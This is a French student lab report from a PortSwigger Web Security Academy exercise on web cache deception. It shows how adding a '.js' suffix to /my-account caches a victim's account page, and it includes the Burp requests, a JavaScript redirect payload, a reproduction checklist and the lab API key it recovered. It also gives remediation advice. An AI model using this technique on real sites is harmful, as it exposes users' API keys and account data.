

BURP SUITE

ACADEMY / RAPPORT DE LABORATOIRE

Exploitation de Web Cache Poisoning

Vol de clé API par mise en cache abusive

Étudiant	Gana Faye
Formation	Sécurité des applications web
Plateforme	PortSwigger Web Security Academy
Outil principal	Burp Suite
Date	19 juillet 2026
Niveau de risque	Élevé

Table des matières

1	Introduction	2
1.1	Contexte	2
1.2	Objectifs du laboratoire	2
1.3	Cadre légal et périmètre	2
2	Environnement et méthodologie	2
2.1	Environnement technique	2
2.2	Démarche suivie	2
3	Phase 1 : identification du point de terminaison	3
3.1	Authentification et observation	3
3.2	Constat de sécurité	3
4	Phase 2 : identification de l'anomalie de chemin	3
4.1	Test d'un segment arbitraire	3
4.2	Test d'une extension statique	5
4.3	Confirmation de la mise en cache	6
5	Phase 3 : conception et exécution de l'exploit	7
5.1	Principe de l'exploitation	7
5.2	Configuration de l'Exploit Server	7
5.3	Délivrance à la victime	9
5.4	Récupération de la clé API	9
5.5	Chronologie de l'attaque	9
6	Analyse de la vulnérabilité	10
6.1	Cause racine	10
6.2	Conditions nécessaires	10
6.3	Impact	10
7	Recommandations de sécurité	10
7.1	Mesures prioritaires	11
7.2	Défense en profondeur	11
7.3	Tests de non-régression	12
8	Conclusion	12
A	Checklist de reproduction en laboratoire	12
B	Nomenclature des captures	13

1 Introduction

1.1 Contexte

Les mécanismes de cache améliorent les performances d'une application web en stockant temporairement certaines réponses afin de les servir sans solliciter systématiquement le serveur d'origine. Une divergence entre la manière dont le serveur d'origine interprète une URL et la manière dont le cache la classe peut cependant créer une vulnérabilité grave.

Dans ce laboratoire de la *Web Security Academy*, l'application considère qu'un chemin tel que `/my-account/wcd.js` correspond toujours à la page dynamique `/my-account`. À l'inverse, le cache interprète l'extension `.js` comme une ressource statique et rend la réponse éligible à la mise en cache. La réponse personnalisée d'une victime peut alors être stockée, puis récupérée par un attaquant.

Précision terminologique

Le scénario étudié est couramment rattaché aux attaques contre le cache web. Techniquement, il correspond plus précisément à du *Web Cache Deception* : la victime est amenée à mettre en cache une réponse privée sous une URL d'apparence statique. Le *Web Cache Poisoning* classique vise plutôt à injecter une réponse malveillante destinée à plusieurs utilisateurs.

1.2 Objectifs du laboratoire

Les objectifs pratiques sont les suivants :

- identifier une donnée sensible présente dans une réponse personnalisée ;
- analyser le traitement des chemins par le serveur d'origine ;
- déterminer les règles de mise en cache appliquées aux extensions statiques ;
- concevoir un lien obligeant la victime à consulter une URL vulnérable ;
- récupérer la clé API de l'utilisateur victime depuis la réponse mise en cache ;
- proposer des mesures de correction adaptées.

1.3 Cadre légal et périmètre

Tous les tests décrits ont été réalisés dans un laboratoire isolé et explicitement prévu pour l'apprentissage de la sécurité offensive. Les méthodes présentées ne doivent être reproduites que sur des systèmes appartenant au testeur ou faisant l'objet d'une autorisation écrite.

2 Environnement et méthodologie

2.1 Environnement technique

2.2 Démarche suivie

La démarche repose sur une progression contrôlée : observation de la page authentifiée, modification graduelle du chemin dans Burp Repeater, comparaison des en-têtes de cache, puis validation par

Composant	Description
Plateforme	PortSwigger Web Security Academy
Proxy d'interception	Burp Suite
Modules utilisés	Proxy / HTTP history, Repeater et Exploit Server
Compte attaquant	wiener:peter
Utilisateur victime	carlos (victime simulée par le laboratoire)
Endpoint sensible	/my-account
Ressource d'exploitation	/my-account/wcd.js
Durée de cache observée	30 secondes

TABLE 1 – Synthèse de l'environnement de test

deux requêtes identiques. L'exploitation n'est effectuée qu'après confirmation du comportement vulnérable.

Authentification → Analyse du chemin → Test du cache → Livraison à la victime → Extraction

3 Phase 1 : identification du point de terminaison

3.1 Authentification et observation

Une connexion à l'application a été réalisée avec les identifiants de laboratoire `wiener:peter`. Après authentification, la page `/my-account` affiche des informations propres à l'utilisateur, notamment sa clé API. La requête transite avec un cookie de session, ce qui confirme le caractère personnalisé de la réponse.

Listing 1 – Requête simplifiée vers la page de compte

```
GET /my-account HTTP/1.1
Host: YOUR-LAB-ID.web-security-academy.net
Cookie: session=<SESSION_WIENER>
User-Agent: Mozilla/5.0
Accept: text/html
```

La présence d'une clé API dans le corps HTML signifie qu'une mise en cache partagée de cette réponse entraînerait une exposition directe d'un secret d'authentification.

3.2 Constat de sécurité

4 Phase 2 : identification de l'anomalie de chemin

4.1 Test d'un segment arbitraire

La requête originale a été envoyée dans Burp Repeater, puis son chemin a été modifié en `/my-account/abc`. Malgré l'ajout du segment `/abc`, le serveur a retourné la page de compte habituelle avec un code 200 OK et les informations de l'utilisateur connecté.




FIGURE 1 – Historique HTTP de Burp Suite après authentification et sélection de la requête /my-account




FIGURE 2 – Page /my-account affichant l'identité et la clé API du compte wiener

Élément	Constat
Donnée sensible	Clé API personnelle
Dépendance à la session	Oui, via le cookie <code>session</code>
Réponse attendue	Privée et non partageable
Risque principal	Divulgarion de secret si la réponse est stockée dans un cache partagé

TABLE 2 – Qualification initiale de la réponse

Listing 2 – Test de tolérance du chemin

```
GET /my-account/abc HTTP/1.1
Host: YOUR-LAB-ID.web-security-academy.net
Cookie: session=<SESSION_WIENER>
```


Ce résultat montre que le serveur d'origine ignore le suffixe ajouté ou effectue un routage permissif vers `/my-account`. Cette différence d'interprétation constitue le premier prérequis de l'attaque.

4.2 Test d'une extension statique

Le segment arbitraire a ensuite été remplacé par un nom se terminant par `.js` : `/my-account/abc.js`. Le serveur d'origine a continué à retourner le contenu dynamique du compte, mais les en-têtes ont indiqué que la réponse était désormais traitée par le cache.

Listing 3 – Requête déclenchant la règle de cache statique

```
GET /my-account/abc.js HTTP/1.1
Host: YOUR-LAB-ID.web-security-academy.net
Cookie: session=<SESSION_WIENER>
```

FIGURE 3 – Ajout de l'extension statique `.js` au chemin dans Burp Repeater

Lors du premier envoi, les marqueurs observés sont notamment :

Listing 4 – En-têtes caractéristiques du premier accès

```
HTTP/1.1 200 OK
Cache-Control: max-age=30
X-Cache: miss
Content-Type: text/html; charset=utf-8
```

L'en-tête `X-Cache: miss` indique qu'aucune entrée correspondante n'existait encore, tandis que `Cache-Control: max-age=30` signale une conservation possible de la réponse pendant 30 secondes.




FIGURE 4 – Vérification des en-têtes : `Cache-Control: max-age=30` et `X-Cache: miss`

4.3 Confirmation de la mise en cache

La même requête a été renvoyée avant l'expiration des 30 secondes. La réponse a alors présenté `X-Cache: hit`. Ce changement confirme que le contenu du compte a été servi depuis une entrée de cache et non recalculé par le serveur d'origine.

Listing 5 – En-tête confirmant la réutilisation de la réponse

```
HTTP/1.1 200 OK
Cache-Control: max-age=30
X-Cache: hit
```

Le test met ainsi en évidence les deux interprétations incompatibles :

Composant	Interprétation de l'URL	Conséquence
Serveur d'origine	Page dynamique <code>/my-account</code>	Retourne les données privées de la session
Cache web	Ressource statique grâce à <code>.js</code>	Stocke et partage potentiellement la réponse

TABLE 3 – Désynchronisation d'interprétation entre l'origine et le cache




FIGURE 5 – Deuxième accès dans la fenêtre de 30 secondes : la valeur de X-Cache devient hit

5 Phase 3 : conception et exécution de l'exploit

5.1 Principe de l'exploitation

Pour voler la clé API de **carlos**, il faut provoquer une requête authentifiée de cette victime vers une URL unique d'apparence statique. Le navigateur de la victime joint automatiquement son cookie de session. Le serveur d'origine produit donc sa page de compte, tandis que le cache enregistre cette réponse sous la clé correspondant à `/my-account/wcd.js`.

L'attaquant accède immédiatement à la même URL. Si l'entrée n'a pas expiré, le cache lui renvoie la copie contenant les données de **carlos**, sans exiger le cookie de session de la victime.

5.2 Configuration de l'Exploit Server

Le serveur d'exploitation fourni par le laboratoire a été configuré avec un script JavaScript redirigeant le navigateur de la victime vers le chemin vulnérable. La valeur **YOUR-LAB-ID** doit correspondre au sous-domaine du laboratoire actif.

Listing 6 – Charge utile de redirection déposée sur l'Exploit Server

```
<script>
document.location =
  "https://YOUR-LAB-ID.web-security-academy.net/my-account/wcd.js";
</script>
```

Le choix d'un nom de fichier spécifique, ici `wcd.js`, réduit le risque qu'une entrée précédente perturbe le test et facilite l'identification de la requête dans l'historique HTTP.




FIGURE 6 – Configuration du script de redirection sur l'Exploit Server

5.3 Délivrance à la victime

Après stockage de la charge utile, la fonction *Deliver exploit to victim* a été utilisée. Le bot représentant **carlos** a chargé la page d'exploitation, puis a été redirigé vers `/my-account/wcd.js`. Sa requête authentifiée a généré la réponse privée ensuite enregistrée par le cache. La preuve de cette étape est apportée par la récupération finale de la page personnalisée de **carlos**.

5.4 Récupération de la clé API

Dans la fenêtre de validité du cache, une requête a été envoyée vers la même URL. La réponse servie avec **X-Cache: hit** contenait la page de compte de **carlos**. La clé API récupérée est :

Preuve d'impact – clé API de la victime

p3ac9TDb9uc02MuXw6ssTBcvgL7hX6nE

Cette valeur est reproduite uniquement parce qu'elle appartient à un laboratoire pédagogique éphémère. Dans un rapport portant sur un système réel, un secret doit être masqué, révoqué immédiatement et transmis par un canal sécurisé.




FIGURE 7 – Réponse mise en cache révélant l'identité et la clé API de **carlos**

5.5 Chronologie de l'attaque

1. L'attaquant prépare une redirection vers `/my-account/wcd.js`.

2. La victime authentifiée ouvre le lien fourni par l'Exploit Server.
3. Son navigateur demande la ressource avec son cookie de session.
4. Le serveur d'origine interprète l'URL comme la page `/my-account`.
5. Le cache considère l'extension `.js` comme statique et stocke la réponse.
6. L'attaquant demande la même URL avant l'expiration de l'entrée.
7. Le cache renvoie la réponse privée de la victime avec sa clé API.

6 Analyse de la vulnérabilité

6.1 Cause racine

La vulnérabilité ne provient pas d'un seul composant, mais de la combinaison de trois faiblesses :

- un routage permissif qui ignore des segments supplémentaires après un endpoint dynamique ;
- une règle de cache fondée principalement sur l'extension du chemin ;
- l'absence de protection explicite interdisant la mise en cache des réponses authentifiées.

Le cache et le serveur d'origine ne partagent donc pas la même représentation de la ressource. Cette incohérence transforme une page privée en objet de cache partagé.

6.2 Conditions nécessaires

L'exploitation réussit lorsque les conditions suivantes sont réunies :

- la victime possède une session valide ;
- elle charge l'URL forgée ;
- le chemin choisi n'est pas déjà associé à une entrée de cache différente ;
- l'attaquant consulte la ressource pendant la durée de vie de l'entrée ;
- la clé de cache ne sépare pas correctement les réponses selon l'identité ou la session.

6.3 Impact

La sévérité globale est jugée **élevée**, car la compromission d'une clé API peut conduire à une usurpation d'identité, à un accès non autorisé aux données et à l'exécution d'opérations avec les privilèges de la victime.

7 Recommandations de sécurité

Critère	Évaluation
Confidentialité	Impact élevé : exposition de clés API et de données de compte
Intégrité	Impact indirect : une clé volée peut permettre des actions au nom de la victime
Disponibilité	Impact faible dans le scénario observé
Complexité	Faible à modérée une fois le chemin vulnérable identifié
Interaction utilisateur	Requise : la victime doit charger le lien d'exploitation
Portée	Peut concerner tout utilisateur authentifié visitant une URL forgée

TABLE 4 – Évaluation qualitative du risque

7.1 Mesures prioritaires

1. **Interdire la mise en cache des réponses privées.** Les pages authentifiées ou contenant des secrets doivent envoyer des directives adaptées, par exemple :

Listing 7 – Exemple de politique pour une réponse sensible

```
Cache-Control: no-store, private
Pragma: no-cache
```

2. **Ne pas décider de la mise en cache sur la seule extension.** Le cache doit s'appuyer sur des routes explicitement déclarées comme publiques et statiques, plutôt que sur des motifs tels que `*.js` ou `*.css` applicables à toute l'URL.
3. **Refuser les chemins non canoniques.** Un endpoint tel que `/my-account` doit retourner une erreur 404 pour `/my-account/abc.js`, ou rediriger vers une URL canonique avant de produire toute donnée privée.
4. **Aligner la normalisation des URL.** Le CDN, le reverse proxy et le serveur d'origine doivent traiter de manière identique les segments, séparateurs, encodages et extensions.
5. **Séparer strictement contenu public et contenu privé.** Les espaces statiques devraient utiliser des préfixes dédiés, par exemple `/assets/`, sans chevauchement avec les routes applicatives.

7.2 Défense en profondeur

- Configurer le cache pour ne pas stocker une réponse associée à un cookie de session ou à un en-tête `Authorization`.
- Vérifier que la clé de cache tient compte de tous les éléments susceptibles de modifier légitimement la réponse, sans utiliser cette mesure comme substitut à `no-store` pour les secrets.
- Ajouter des tests automatisés comparant les réponses des chemins canoniques et des variantes avec suffixe statique.
- Surveiller les accès à des chemins dynamiques terminés par `.js`, `.css`, `.png` ou d'autres extensions inhabituelles.

- Purger immédiatement les entrées concernées après correction et effectuer une rotation des clés potentiellement exposées.
- Tester la configuration réelle du CDN après chaque changement, car le comportement peut différer de celui du serveur d'origine.

7.3 Tests de non-régression

Après correction, les contrôles suivants doivent être exécutés :

Test	Résultat attendu
GET /my-account/abc.js	Réponse 404, redirection canonique sûre ou absence totale de données privées
Requête répétée	Aucun X-Cache: hit sur une page authentifiée
Requête sans session	Redirection vers la connexion ou réponse non authentifiée
Inspection des en-têtes	Présence de Cache-Control: no-store, private
Test avec deux comptes	Aucune donnée d'un compte ne doit apparaître dans la réponse reçue par l'autre

TABLE 5 – Plan de validation après remédiation

8 Conclusion

Le laboratoire a démontré qu'une simple divergence de traitement d'URL entre un serveur d'origine et un cache peut provoquer la divulgation de données authentifiées. L'ajout d'une extension statique à /my-account a rendu une page privée éligible à la mise en cache. En incitant la victime carlos à charger /my-account/wcd.js, il a été possible de stocker sa réponse personnalisée, puis d'en extraire la clé API p3ac9TDb9uc02MuXw6ssTBcvgL7hX6nE.

Ce TP souligne que la sécurité du cache dépend autant de la politique du CDN ou du reverse proxy que du routage applicatif. La correction doit donc associer une interdiction explicite de cache pour les réponses privées, une validation stricte des chemins et une interprétation uniforme des URL sur l'ensemble de la chaîne HTTP.

LABORATOIRE RÉUSSI

Vulnérabilité confirmée et clé API de la victime récupérée dans l'environnement autorisé.

A Checklist de reproduction en laboratoire

1. Se connecter avec wiener:peter et ouvrir /my-account.
2. Envoyer la requête dans Burp Repeater.
3. Tester /my-account/abc, puis /my-account/abc.js.
4. Identifier X-Cache: miss et Cache-Control: max-age=30.

5. Répéter la requête et confirmer **X-Cache: hit**.
6. Configurer l'Exploit Server avec la redirection vers `/my-account/wcd.js`.
7. Livrer l'exploit à la victime simulée.
8. Charger immédiatement `/my-account/wcd.js`.
9. Relever la clé API de `carlos` et soumettre la solution au laboratoire.

B Nomenclature des captures

Les fichiers ci-dessous sont attendus dans le dossier relatif `capture_tp1/`. Leur insertion est automatique dès qu'ils sont présents.

Fichier	Contenu attendu
Capture_1_Apres_login_paquet_capturer.png	Historique HTTP après connexion
Capture_2_connexion_avec_wiener.png	Page de compte et clé API de wiener
Capture_3_ajout_extension_statique_au_chemin_d'URL.png	Ajout du suffixe <code>/abc.js</code>
Capture_4_verification_des_en_têtes.png	En-têtes <code>max-age=30</code> et X-Cache: miss
Capture_5_valeur_de_l_X-Cache_en_tête_change_hit.png	Confirmation de X-Cache: hit
Capture_6_creation_faillie.png	Charge utile sur l'Exploit Server
Capture_7_acces_user_carlos.png	Clé API de <code>carlos</code> récupérée dans le cache